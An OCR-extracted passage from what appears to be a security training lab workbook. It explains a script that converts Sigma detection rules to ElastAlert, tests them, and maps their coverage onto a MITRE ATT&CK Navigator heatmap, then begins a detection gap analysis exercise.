  if [ -d $SIGMAFOLDER ]
  then
    echo "Sigma folder $SIGMAFOLDER exists. Performing git pull..."
    cd $SIGMAFOLDER
    git pull
  else
    echo "Sigma folder does not exist. Performing git clone..."
    mkdir -p $SIGMAFOLDER
    cd $SIGMAFOLDER
```

```
    git clone https://github.com/Neo23x0/sigma.git .
  fi
fi
```

The core of the script is found in the next section. The script begins to grab each of the SIGMA rules and converts them to a separate ElastAlert rule file.

```
if [[ "$CONVERT" == 1 ]]; then
  if [[ "$REMOVEOLDRULES" == 1 ]]; then
    rm -rf $OUTPUTFOLDER/*
    mkdir -p $OUTPUTFOLDER
  fi
  FILES=$(find $FOLDER -type f)
  for FILE in $FILES
  do
    FILENAME=$(basename $FILE | cut -d"." -f1)
    ID=$(grep "^id:" $FILE | cut -d":" -f2 | cut -d" " -f2)
    OUTPUTFILE="${FILENAME}_${ID}"
    echo "Processing $FILENAME"
    RULEFILE=$(grep -r $ID $FOLDER | cut -d":" -f1)
    python3 $SIGMAC -t $ALERTENGINE -c $TEMPLATE $FILE --output $OUTPUTFOLDER/$OUTPUTFILE.yml &>/dev/
null & disown
    # Clean up empty rule files - Normally means a function is not supported by your SIEM or Tool's
Rule Engine
  done
  sleep 30
  find $OUTPUTFOLDER -size 0 -delete
fi
```

> **Note**
>
> Not all Sigma rules are supported by a given tool or SIEM. For example, Elastalert does not support specific aggregation rules. As a result, a little over ten rules do not convert. The result is empty files. The **find** command in the script finds the empty files and deletes them.

The next section of the script is the rule testing section. If **TESTRULES** is set to **1** then the script would go through each alert by launching a docker container of ElastAlert. This container will test each rule to ensure that it runs successfully, quickly, and does not return too many false positives. If a rule fails any of these checks, it is moved to a Manual Review Folder or the Slow Rule Folder. Otherwise, the rule is moved directly to the Production Rule Folder.

```
if [[ "$TESTRULES" == 1 ]]; then
  if [[ "$REMOVEOLDRULES" == 1 ]]; then
    rm -rf $MANUALREVIEWFOLDER/*
    rm -rf $SLOWRULEFOLDER/*
    rm -rf $PRODUCTIONRULEFOLDER/*
  fi
  TESTINGFILES=$(find $OUTPUTFOLDER -type f)
  for FILE in $TESTINGFILES
```

```
  do
    FILENAME=$(basename $FILE | cut -d"." -f1)
    echo "Processing $FILENAME"
    TESTOUTPUT=$(docker run -it --rm --network=lab -v /lab/sigma/elastalert/config/elastalert.yaml:/
opt/elastalert/elastalert.yaml -v /lab/sigma/elastalert/testing:/opt/elastalert/rules --entrypoint
elastalert-test-rule hasecuritysolutions/elastalert:0.2.2 --config /opt/elastalert/elastalert.yaml --
formatted-output /opt/elastalert/rules/${FILENAME}.yml | grep writeback)
    echo "File is ${FILENAME}.yml"
    OUTPUT=$(echo $TESTOUTPUT | jq .)
    TIMETAKEN=$(echo $OUTPUT | jq .writeback.elastalert_status.time_taken)
    MATCHES=$(echo $OUTPUT | jq .writeback.elastalert_status.matches)
    HITS=$(echo $OUTPUT | jq .writeback.elastalert_status.hits)
    echo $OUTPUT
    echo "Time taken is $TIMETAKEN"
    if (( $(echo "$TIMETAKEN > 0" | bc -l) )); then
      GO=1
    else
      GO=0
    fi
```

The final step of the script is the creation of the MITRE Attack Heat Map based on the rules that were successfully added to the Production Rule Folder. This is a great resource to provide upper management as you try to show your organization's detection capabilities as well as gaps in your alerting.

```
if [[ "$MITREMAP" == 1 ]]; then
  $MITRECONVERTTOOL --rules-directory $PRODUCTIONRULEFOLDER --out-file $MITREOUTPUTFILE
fi
```

At this point, **close** out of **Visual Studio Code** and the **extra terminal** that was opened. Next, switch back to the terminal that the script was running in. Wait until it completes and then run the command below.


```
python3 /labs/sigma/elastalert2attack --rules-directory /labs/sigma/elastalert/testing --out-file /tmp/
heatmap.json
```

> **Note**
>
> The command above creates a heatmap for use with MITRE ATT&CK Navigator. The heatmap.json shows what MITRE techniques are covered by which converted sigma rules. The reason the command is being run outside the script is we are generating a heatmap from the test rules folder rather than the production rules folder since the rules were not tested.


If you have internet access you can import the heatmap into MITRE ATT&CK Navigator to see your rule coverage. Try doing so by browsing to the link below.

MITRE ATT&CK Navigator


Next, click on the **+** sign next to the Layer tab.




Next, click on **Open Existing Layer**.





Now, click on **Upload from Local**.




Then navigate to /tmp and select heatmap.json.








Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
home
student
Desktop
Name
dev
etc
home
initrd.img
initrd.img.old
labs
lib
lib64
media
mnt
opt
proc
root
run
sbin
scripts
snap
srv
swapfile
sys
tmp


File Upload
tmp
Name
Size
Modified
appInsights-nodeAIF-444c3af9-8e69-4462
191e6ad1916
14:59
config-err-nbsZkN
0 bytes
14:53
exthost-cd0737.cpuprofile
7.1 kB
14:57
heatmap.json
47.5 kB
15:01
1
2
All Files
Cancel
Open

If you get the warning shown below, click on Okay.



The result will be MITRE Navigator showing a map of the converted Sigma rule coverage. Now, you can monitor your organization's rule to MITRE technique mappings over time.



Step-by-Step Video Instructions

Lab Conclusion

In this lab, you reviewed the structure of a SIGMA rule and learned how to convert them to usable formats for your SIEM. In addition, to converting the rules, you were able to enrich them with MITRE tagging as well as mass convert the rules using a script.

Sigma Lab - Engineer is now complete!

Sigma Lab - Visibility and Detection Gap Analysis

Objectives

- Explore logging capabilities and visibility against the MITRE Attack framework
- Review alert capabilities based on active rules
- Determine visibility gaps
- Evaluate gaps in alert rules
- Review areas where there are no visibility or rules

Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555

Exercises


Explore logging capabilities and visibility with MITRE

One of the most important exercises that often gets overlooked, is evaluating your organization's visibility. To often security appliances are purchased to fill niche gaps for visibility but rarely is there a cohesive evaluation of all data sources. Let us look at a key data source in almost every organization - **Windows Logs**.


To begin **click** the link below to open MITRE ATT&CK Navigator.

MITRE ATT&CK Navigator


Next, click on the **+** sign next to the layer tab.



